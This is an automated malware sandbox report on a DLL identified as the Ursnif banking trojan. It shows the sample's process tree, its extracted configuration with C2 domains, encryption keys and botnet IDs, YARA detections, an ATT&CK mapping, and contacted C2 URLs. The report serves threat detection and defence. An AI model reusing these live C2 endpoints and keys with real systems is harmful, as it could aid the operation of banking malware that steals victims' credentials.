ID: 498854
Sample Name: a04.dll
Cookbook: default.jbs
Time: 15:50:40
Date: 07/10/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report a04.dll

Overview


General Information

Sample Name:	a04.dll
Analysis ID:	498854
MD5:	a04cc72f0946720..
SHA1:	58b12ddffb7015e..
SHA256:	e04823c56b627e..
Tags:	dll
Infos:	

Most interesting Screenshot:



Detection




Ursnif

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Snort IDS alert for network traffic (e…
- Multi AV Scanner detection for subm…
- Yara detected Ursnif
- Antivirus detection for URL or domain
- Multi AV Scanner detection for doma…
- Writes or reads registry keys via WMI
- Machine Learning detection for samp…
- Writes registry values via WMI
- Uses 32bit PE files
- Contains functionality to query locale…
- May sleep (evasive loops) to hinder …
- Uses code obfuscation techniques (…
- Queries the installation date of Wind…

Classification



Process Tree

- **System is w10x64**
- loaddll32.exe (PID: 5692 cmdline: loaddll32.exe 'C:\Users\user\Desktop\a04.dll' MD5: 72FCD8FB0ADC38ED9050569AD673650E)
  - cmd.exe (PID: 5052 cmdline: cmd.exe /C rundll32.exe 'C:\Users\user\Desktop\a04.dll',#1 MD5: F3BDBE3BB6F734E357235F4D5898582D)
    - rundll32.exe (PID: 3436 cmdline: rundll32.exe 'C:\Users\user\Desktop\a04.dll',#1 MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - regsvr32.exe (PID: 1576 cmdline: regsvr32.exe /s C:\Users\user\Desktop\a04.dll MD5: 426E7499F6A7346F0410DEAD0805586B)
  - iexplore.exe (PID: 2792 cmdline: C:\Program Files\Internet Explorer\iexplore.exe MD5: 6465CB92B25A7BC1DF8E01D8AC5E7596)
    - iexplore.exe (PID: 5300 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:2792 CREDAT:17410 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
    - iexplore.exe (PID: 4184 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:2792 CREDAT:82960 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
    - iexplore.exe (PID: 4044 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:2792 CREDAT:17424 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
    - iexplore.exe (PID: 5264 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:2792 CREDAT:17432 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
    - iexplore.exe (PID: 3604 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:2792 CREDAT:82984 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
  - rundll32.exe (PID: 3160 cmdline: rundll32.exe C:\Users\user\Desktop\a04.dll,DllRegisterServer MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
- **cleanup**

Malware Configuration

Threatname: Ursnif

```
{
  "lang_id": "RU, CN",
  "RSA Public Key":
"J1v92dmlHEXvTq5f5j3hHqD70axrY5eELvziRmk2ZRpplesdH60SWuvAeSoVjaz9ziV8nMt5HZ9yXir8qEhrqq8hQHTJhjrVOT9MbyGYWfZYzeSsY3rIzsZwtP29VyBAT1PpSvyXXlCPmJQXR5Q//8WQgOVDWmVCE+/Spgqvzveosdxn
JtgxBktD7wgQNaGVGyH4OJZNZ9g7ljttRKxaL0JCbq13a39yNbpeHzFOy2LZ195Kd7DQep1KcpDmTFkXlvhDjwtk01EiI8xQCLM1y7h+pPXaP6XItJoqiCYUm0VCZWC2PaDptTz+jxtvWnkZONCsmfIGHURcctQ1Ek8LULijbdhGJZWpF
2GtQXrTyK4=",
  "c2_domain": [
    "app10.laptok.at",
    "apt.feel500.at",
    "init.in100k.at"
  ],
  "botnet": "1500",
  "server": "580",
  "serpent_key": "dHCsos5nQ1EGXxPs",
  "sleep_time": "10",
  "CONF_TIMEOUT": "20",
  "SetWaitableTimer_value": "10"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000003.00000003.908592285.0000000005AF8000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000002.00000003.986796014.0000000005568000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000005.00000003.919043739.0000000004FF8000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000002.00000003.986936455.0000000005568000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000002.00000003.986844701.0000000005568000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
Click to see the 43 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
3.2.rundll32.exe.32e0000.0.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
5.2.rundll32.exe.6b0000.0.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
0.2.loaddll32.exe.6e050000.2.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
0.2.loaddll32.exe.fc0000.0.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
5.2.rundll32.exe.6e050000.2.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
Click to see the 15 entries				

Sigma Overview

No Sigma rule has matched

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Antivirus detection for URL or domain

Multi AV Scanner detection for domain / URL

Machine Learning detection for sample

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Yara detected Ursnif

E-Banking Fraud:

Yara detected Ursnif

System Summary:

Writes or reads registry keys via WMI

Writes registry values via WMI

Hooking and other Techniques for Hiding and Protection:

Yara detected Ursnif

Stealing of Sensitive Information:

Yara detected Ursnif

Remote Access Functionality:


Yara detected Ursnif

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Windows Management Instrumentation 2	DLL Side-Loading 1	DLL Side-Loading 1	Obfuscated Files or Information 2	Input Capture 1	System Time Discovery 1	Remote Services	Archive Collected Data 1 1	Exfiltration Over Other Network Medium	Ingress Tool Transfer 1	Eavesdr Insecure Network Commu
Default Accounts	Native API 1	Boot or Logon Initialization Scripts	Process Injection 1 2	Software Packing 2	LSASS Memory	Account Discovery 1	Remote Desktop Protocol	Input Capture 1	Exfiltration Over Bluetooth	Encrypted Channel 2 1	Exploit S Redirect Calls/SM
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	DLL Side-Loading 1	Security Account Manager	File and Directory Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 2	Exploit S Track D Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Masquerading 1	NTDS	System Information Discovery 3 4	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 3	SIM Car Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Virtualization/Sandbox Evasion 1	LSA Secrets	Query Registry 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipul Device Commu

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Process Injection 1 2	Cached Domain Credentials	Security Software Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming Denial o Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Regsvr32 1	DCSync	Virtualization/Sandbox Evasion 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue V Access I
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Rundll32 1	Proc Filesystem	Process Discovery 2	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgra Insecure Protocol
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Masquerading	/etc/passwd and /etc/shadow	System Owner/User Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue C Base Sta


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
a04.dll	59%	Virustotal		Browse

Source	Detection	Scanner	Label	Link
a04.dll	17%	Metadefender		Browse
a04.dll	71%	ReversingLabs	Win32.Trojan.Johnnie	
a04.dll	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
3.2.rundll32.exe.32e0000.0.unpack	100%	Avira	HEUR/AGEN.1108168		Download File
5.2.rundll32.exe.6b0000.0.unpack	100%	Avira	HEUR/AGEN.1108168		Download File
0.2.loaddll32.exe.fc0000.0.unpack	100%	Avira	HEUR/AGEN.1108168		Download File
2.2.regsvr32.exe.a70000.0.unpack	100%	Avira	HEUR/AGEN.1108168		Download File

Domains

Source	Detection	Scanner	Label	Link
tls13.taboola.map.fastly.net	0%	Virustotal		Browse
app10.laptok.at	13%	Virustotal		Browse
prod.ups-eu-central-1.aolp-ds-prd.aws.oath.cloud	0%	Virustotal		Browse
a97adde81b00f2ca4.awsglobalaccelerator.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://onedrive.live.com;Fotos	0%	Avira URL Cloud	safe	
http://https://x.bidswitch.net/ul_cb/sync?ssp=medianet&gdpr=0&gdpr_consent=&gdpr_pd=1	0%	Avira URL Cloud	safe	
http://https://rtb.mfadsrvr.com/sync?ssp=bidswitch&bidswitch_ssp_id=medianet&bsw_user_id=ed0d0c9d-eb5e-460c-94bd-331d1d38e375	0%	Avira URL Cloud	safe	
http://https://img.img-taboola.com/taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/https%3A%2F%2Fconsole.brax-cdn.com%2Fcreatives%2Fa6cb1edf-85ae-42d3-8ce3-0c3ef2d08771%2F46fb1684-fb46-4b92-97d6-73c06aebbfee_1000x600_bdf0634e74df9e1a3c17cd78afe8adb9.png	0%	Avira URL Cloud	safe	
http://https://img.img-taboola.com/taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/http%3A%2F%2Fcdn.taboola.com%2Flibtrc%2Fstatic%2Fthumbnails%2Fceedb38b7c05f6380193a62666745514.jpg	0%	Avira URL Cloud	safe	
http://https://rtb.mfadsrvr.com/ul_cb/sync?ssp=bidswitch&bidswitch_ssp_id=medianet&bsw_user_id=ed0d0c9d-eb5e-460c-94bd-331d1d38e375	0%	Avira URL Cloud	safe	
http://https://btloader.com/tag?o=6208086025961472&upapi=true	0%	URL Reputation	safe	
http://https://x.bidswitch.net/sync?ssp=medianet&gdpr=0&gdpr_consent=&gdpr_pd=1	0%	Avira URL Cloud	safe	
http://app10.laptok.at/KiETfhAdcEl7/hLoS0_2BEdS/nu4Yf9GnANVyXk/YgUltJ7zs6xEJ2nloxeBs/eATUXgJAO922GcgP/GiUgV17y_2BdX4O/qFWwhpMGMf37wi_2BX/IkJe3cdrN/7WVmaELlUteTQIErFhWc/URRkn6I1CeKadfr0Tg_/2BWPYNHHR_2F2UImJAlhjY/i7YonJ3Ydwnd_/2BgOgiB9/MYuujPMMxg18nymjpE2JqFD/0fVq8D9YsD/phg5UsKLZOQl7kqi1/VTS_2FsAFu3G/3TrEzzwsBKW/3MeaiWTLCHCZlD/OY9S51u3L9nBtrZ_2BZx7/0yqRxDj4x6MboGVE/Q0bFKfsJ98F/gfX	100%	Avira URL Cloud	malware	
http://app10.laptok.at/favicon.ico	100%	Avira URL Cloud	malware	
http://https://img.img-taboola.com/taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/https%3A%2F%2Fconsole.brax-cdn.com%2Fcreatives%2Fa6cb1edf-85ae-42d3-8ce3-0c3ef2d08771%2F679db3c1-e62f-47d5-bd90-53b48f4ed0c6_1000x600_9a0f5b727e2a50702107d4e4fbcb72f2.png	0%	Avira URL Cloud	safe	
http://https://tools.applemediaservices.com/api/badges/download-on-the-app-store/black/de-de?"	0%	URL Reputation	safe	
http://https://ad-delivery.net/px.gif?ch=1&e=0.8749585328117704	0%	Avira URL Cloud	safe	
http://https://img.img-taboola.com/taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/http%3A%2F%2Fcdn.taboola.com%2Flibtrc%2Fstatic%2Fthumbnails%2F171f8b8d6097fca0bfa9b18571e0f954.jpg	0%	Avira URL Cloud	safe	
http://https://onedrive.live.com;OneDrive-App	0%	Avira URL Cloud	safe	
http://app10.laptok.at/tej6GHOV/2OZDNZM15j8d4LuzyBm1CPL/pFWNHMsgBq/Me_2BiCKfGmnsgtGg/Rke8C0lda6	100%	Avira URL Cloud	malware	
http://https://www.stroeer.com/fileadmin/com/StroeerDSP_deviceStorage.json	0%	URL Reputation	safe	
http://app10.laptok.at/iyCuS9ekK6/ZKYlS2pL4_2F6YN5g/m2OzU2ez_2Fk/8F_2BnXwn7_/2BP90eUCGBXbRD/RIrhhRbI	100%	Avira URL Cloud	malware	

Source	Detection	Scanner	Label	Link
http://https://img.img-taboola.com/taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/https%3A%2F%2Fs3.amazonaws.com%2Fshinez-pictures%2F1617177826938a14141d3bca4cb41620f72354f58c4ff.jpg	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
dart.l.doubleclick.net	172.217.168.38	true	false		high
tls13.taboola.map.fastly.net	151.101.1.44	true	false	• 0%, Virustotal, Browse	unknown
app10.laptok.at	87.106.18.141	true	true	• 13%, Virustotal, Browse	unknown
prod.ups-eu-central-1.aolp-ds-prd.aws.oath.cloud	18.197.99.6	true	false	• 0%, Virustotal, Browse	unknown
a97adde81b00f2ca4.awsglobalaccelerator.com	76.223.111.131	true	false	• 0%, Virustotal, Browse	unknown
elb-aws-fr-dorpat-283474803.eu-central-1.elb.amazonaws.com	18.195.217.206	true	false		high
windowsupdate.s.llnwi.net	178.79.242.0	true	false		unknown
ad-delivery.net	172.67.69.19	true	false		unknown
contextual.media.net	95.100.216.34	true	false		high
cs.media.net	95.100.216.34	true	false		high
elb-aws-fr-bruges-621602890.eu-central-1.elb.amazonaws.com	18.156.81.187	true	false		high
cm.g.doubleclick.net	142.250.203.98	true	false		high
hblg.media.net	95.100.216.34	true	false		high
lg3.media.net	95.100.216.34	true	false		high
btloader.com	104.26.7.139	true	false		unknown
id.rlcdn.com	35.244.174.68	true	false		high
prod.ups-ats.eu-central-1.aolp-ds-prd.aws.oath.cloud	18.156.0.31	true	false		unknown
geolocation.onetrust.com	104.20.184.68	true	false		high
x.bidswitch.net	unknown	unknown	false		unknown
www.msn.com	unknown	unknown	false		high
ad.doubleclick.net	unknown	unknown	false		high
srtb.msn.com	unknown	unknown	false		high
ups.analytics.yahoo.com	unknown	unknown	false		high
img.img-taboola.com	unknown	unknown	false		unknown
web.vortex.data.msn.com	unknown	unknown	false		high
rtb.mfadsrvr.com	unknown	unknown	false		unknown
pixel.advertising.com	unknown	unknown	false		high
cvision.media.net	unknown	unknown	false		high
match.adsrvr.org	unknown	unknown	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://x.bidswitch.net/ul_cb/sync?ssp=medianet&gdpr=0&gdpr_consent=&gdpr_pd=1	false	• Avira URL Cloud: safe	unknown
http://https://ups.analytics.yahoo.com/ups/58222/sync?_origin=1&uid=2766163126684138000V10&apid=UPbaae6187-2775-11ec-83da-02a5fb3287ae&verify=true	false		high
http://https://rtb.mfadsrvr.com/sync?ssp=bidswitch&bidswitch_ssp_id=medianet&bsw_user_id=ed0d0c9d-eb5e-460c-94bd-331d1d38e375	false	• Avira URL Cloud: safe	unknown
http://https://img.img-taboola.com/taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/https%3A%2F%2Fconsole.brax-cdn.com%2Fcreatives%2Fa6cb1edf-85ae-42d3-8ce3-0c3ef2d08771%2F46fb1684-fb46-4b92-97d6-73c06aebbfee_1000x600_bdf0634e74df9e1a3c17cd78afe8adb9.png	false	• Avira URL Cloud: safe	unknown
http://https://ups.analytics.yahoo.com/ups/58222/sync?_origin=1&uid=2766163126684138000V10	false		high
http://https://img.img-taboola.com/taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/http%3A%2F%2Fcdn.taboola.com%2Flibtrc%2Fstatic%2Fthumbnails%2Fceedb38b7c05f6380193a62666745514.jpg	false	• Avira URL Cloud: safe	unknown
http://https://rtb.mfadsrvr.com/ul_cb/sync?ssp=bidswitch&bidswitch_ssp_id=medianet&bsw_user_id=ed0d0c9d-eb5e-460c-94bd-331d1d38e375	false	• Avira URL Cloud: safe	unknown

Name	Malicious	Antivirus Detection	Reputation
http://https://btloader.com/tag?o=6208086025961472&upapi=true	false	• URL Reputation: safe	unknown
http://https://match.adsrvr.org/track/cmb/generic?ttd_pid=8m33zk4&ttd_tpi=1	false		high
http://https://x.bidswitch.net/sync?ssp=medianet&gdpr=0&gdpr_consent=&gdpr_pd=1	false	• Avira URL Cloud: safe	unknown
http://app10.laptok.at/KiETfhAdcEl7/hLoS0_2BEdS/nu4Yf9GnANVyXk/YgUltJ7zs6xEJ2nloxeBs/eATUXgJAO922GcgP/GiUgV17y_2BdX4O/qFWwhpMGMf37wi_2BX/lkJe3cdrN/7WVmaELlUteTQIErFhWc/URRkn6l1CeKadfr0Tg_/2BWPYNHHR_2F2UImJAlhjY/i7YonJ3Ydwnd_/2BgOgiB9/MYuujPMMxg18nymjpE2JqFD/0fVq8D9YsD/phg5UsKLZOQl7kqi1/VTS_2FsAFu3G/3TrEzzwsBKW/3MeaiWTLCHCZlD/OY9S51u3L9nBtrZ_2BZx7/0yqRxDj4x6MboGVE/Q0bFKfsJ98F/gfX	true	• Avira URL Cloud: malware	unknown
http://https://cm.g.doubleclick.net/pixel?cs=1&google_nid=media&google_cm=1&google_hm=Mjc2NjE2MzExNjY4NDE2ODAwMFYxMA%3D%3D&google_sc=1	false		high
http://app10.laptok.at/favicon.ico	true	• Avira URL Cloud: malware	unknown
